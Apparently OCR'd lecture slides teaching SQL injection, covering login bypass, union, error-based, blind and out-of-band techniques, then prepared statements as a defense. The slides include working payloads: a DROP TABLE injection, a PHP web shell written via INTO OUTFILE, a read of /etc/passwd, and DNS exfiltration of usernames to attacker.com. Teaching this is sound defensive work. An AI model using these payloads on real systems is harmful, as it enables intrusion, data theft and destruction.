

Utilizador
john
Palavra-passe
abc

```
$result = mysql_query(“ SELECT * from Users
     where(username=‘john’ and password=‘abc’);”);
```

It will fail because the `<username,password>` don’t match.


No result is provided.

Exploiting SQLi


Utilizador
john’ or 1=1); --
Palavra-passe
abc

```
$result = mysql_query(“ SELECT * from Users
     where(username=‘john’ or 1=1); -- ’ and password=‘abc’);”);
```

Exploiting SQLi


Utilizador

john’ or 1=1); --

Palavra-passe


abc

```
$result = mysql_query(“ SELECT * from Users
    where(username=‘john’ or 1=1); -- ’ and password=‘abc’);”);
```

It will be successful because 1=1 is always true

- The username is ignored because the second part is always true
- The remaining of the query is ignored due to the comment

Exploiting SQLi


Utilizador


’ or 1=1); DROP TABLE Users; --

Palavra-passe

a

```
$result = mysql_query(“ SELECT * from Users
     where(username=‘’ or 1=1);DROP TABLE Users; --’ and password=‘a’);”);
```

Exploiting SQLi



```
’ or 1=1); DROP TABLE Users; --
```

```
a
```

```
$result = mysql_query(“ SELECT * from Users
      where(username=‘’ or 1=1);DROP TABLE Users; --’ and password=‘a’);”);
```

Two queries may be executed:

- SELECT which returns all users
- DROP TABLE Users, which effectively deletes the Table

Things to consider

After a SQL Injection is possible, <u>the user controls the execution flow</u>

- Extract, insert, update, delete data, drop tables, etc…

SQL Injection can be leveraged to other attacks

- Injecting a payload that will exploit other vulnerability in a different system
  - XSS, XXE, Buffer Overflow, LFI, RCE, etc…

Things to consider


Different DBMS have "obscure" features

- Hex encoding: `0x633A5C626F6F742E696E69` is `c:\boot.ini`
- Variables and specific reserved words: `@@version`
- Execute commands: EXEC


Many DBMS allow file IO!

- `SELECT "<?php system($_GET[\'c\']); ?>" INTO OUTFILE "/var/www/s.php"`
- `SELECT LOAD_FILE("/etc/passwd")`

Bobby Tables


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

https://www.explainxkcd.com/wiki/index.php/Little_Bobby_Tables


IMPALA LTZ
First in Flight
NC 10
' OR 0='0
NORTH CAROLINA

The NULL plate

Full defcon talk
https://www.youtube.com/watch?v=TwRE2QK1Ibc

Security researcher acquires two license plates

- NULL for his car, VOID for his wife
- Idea was for driveway to always be NULL or VOID

Triggered an Injection vulnerability

- Got a small $30 ticket
- Started getting tickets, up to +$12K in wrongly issued fines
- Some tickets were related to violations 2y before the license plate was issued

Relevant bits

- User provided an image, not a textual form of data
- Issued happened after the Automatic License Plate Recognition software
  - An internal process feeding data to other processes

SQLi types: In Band (Classic)

Payload is provided and result is determined directly

- E.g. user is logged in, data is obtained, tables are deleted

Inband means that the result is provided through the same channel used to provide the payload

- That is: the direct result to the query

As seen previously in the examples provided

SQLi types: In Band - Error Based

Relies in the existence of an error returned by the server

- Detecting the existence of a SQLi only requires the creation of a syntax error: ‘

Used when the service executes a query, but doesn’t provide enough information for directly grabbing the data

- There is no visible output or is an API

SQLi types: In Band - Error Based

Detection using a single quote: `http://site.com/items.php?id=2’`

- 2’ is handled as if it was an integer, but it contains an additional character
- Triggers a syntax error.

Or extracting data: id=2 OR CAST(NULLIF(CURRENT_USER, ‘admin') AS INT)

- If CURRENT_USER is `‘admin’`, NULL is returned, and can be CAST to INT (usually 0)
- If CURRENT_USER is not `‘admin’`, `‘admin’` is returned, and an error is triggered
  - Because it cannot be cast into INT

SQLi types: In Band - Union Based

Exploits the UNION operator to extract data from other tables

Why? Query is restricted to a set of tables before the area where a payload may be injected

```
SELECT Users.name,Address.street from Users,Address where
   Users.address_id = Address.id and Users.name = $name
```

Payload for $name will use the form: UNION(SELECT * from Products)

- Table `Products` will be brought into the query

SQLi types: Blind (Inferential)

Inferential / Blind exploitation occur when the SQLi still occurs, but its result is <u>not provided</u> to the attacker

- Because developers blocked debug information
- Because the vulnerability is a simple query

Presence of a SQLi is determined <u>by a change</u> in the service behavior

- Without the existence of an error
- Without exploiting forms or logins

SQLi types: Blind – Content Based

Detected using payloads with forced Boolean results

(Always True or Always False)

Standard request: http://site.com/items.php?id=2

- Always true: `http://site.com/items.php?id=2 and 1=1`
- Always false: `http://site.com/items.php?id=2 and 1=2`

If system is vulnerable requests <u>will yield different results</u>

- Always true: will return article 2 because `id=2 and True` is equivalent to **`id=2`**
- Always false: will fail because `id=2 and False` is always false

SQLi types: Blind – Time Based

Detected using payloads that time a determined time to execute

Standard request: http://site.com/items.php?id=2

- Less time: `http://site.com/items.php?id=2 and waitfor delay ‘00:00:01’ --`
- More time: `http://site.com/items.php?id=2 and waitfor delay ‘00:00:05’ --`

If system is vulnerable requests <u>will take predictable time</u>

- Less time: will take the normal duration plus **1** second
- Less time: will take the normal duration plus **5** seconds

SQLi types: Out of band

Result and data is exfiltrated from additional channels

- Data, or the query status is registered in a resource available to the attacker

DNS: `SELECT LOAD_FILE(CONCAT('\\\\', (SELECT username FROM Users), '.attacker.com’));`

- A DNS query will be made to username.attacker.com

SQLi types: Out of band

SMB Share: `SELECT * FROM USERS INTO OUTFILE '\\host\share\out.txt’`

- A file named `out.txt` is written to a server controlled by the attacker

HTTP Dir: `SELECT * FROM USERS INTO OUTFILE '/var/www/out.txt’`

- File `out.txt` is written to a directory made available through HTTP

SQL Injection - Avoiding

Sanitize data

- If the field is an INT, validate the value before issuing a request
- Filter out invalid characters (but this has limited success!)

Use Prepared Statements

- Clear separation between structure and data
- Data cannot alter SQL query structure

SQL Injection – Prepared Statements Java

```
String firstname = req.getParameter("firstname");
String lastname = req.getParameter("lastname");

String query = "SELECT id, firstname, lastname FROM authors WHERE forename = ?
and surname = ?";

PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, firstname );
pstmt.setString( 2, lastname );

try
{
    ResultSet results = pstmt.execute( );
}
```